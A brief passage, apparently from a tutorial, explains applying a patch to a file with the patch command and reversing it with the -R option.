If we get no errors, we apply the patch using the patch command. Now, the original file will have the same content as the updated version file.

We can also reverse the patch using the `-R` option.